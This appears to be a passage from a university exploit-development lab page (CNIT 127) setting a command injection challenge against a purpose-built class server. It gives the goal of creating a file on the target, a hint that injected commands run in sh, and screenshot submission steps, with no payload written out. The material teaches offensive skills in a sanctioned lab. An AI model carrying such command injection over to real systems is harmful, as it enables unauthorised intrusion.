
```
/home/p1x/winners
```

Create this file:

```
/home/p1x/updatenow
```

After one minute, your name will appear on the WINNERS page here:

http://attack32direct.samsclass.info/p1x-winners.html



attack32.samsclass.info/p1x-winners.html

WINNERS!

CNIT 127: Exploit Development -- Sam Bowne

Proj 1x: Command Injection Challenge

Exploit Development Challenges Home Page

SAM_TESTING
Wed Jan 6 15:51:01 PST 2016

Hint

The injected commands run in the Bourne shell (sh), not the bash shell. You can test commands on your local Mac or Linux box by using the **sh** command to open a Bourne shell.

Troubleshooting

If you have network problems, you can check the local network connections at this page:

http://attack32direct.samsclass.info/netstat.htm

That page is updated every 5 seconds.

Saving a Screen Image

Make sure you can see the your name on the winners page, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 1c**", replacing "YOUR NAME" with your real name.

Turning in your Project

Email the images to **cnit.127sam@gmail.com** with the subject line: **Proj 1 from YOUR NAME**

Sources

I based this on the "pwn1" and "pwn2" challenges in the 2015 SCTF competition.

Posted: 1-6-16 by Sam Bowne
Last revised 2-28-16
ASLR disabling removed 3-31-16
URL changed to "direct" 1-19-17
gcc fix added 1-25-18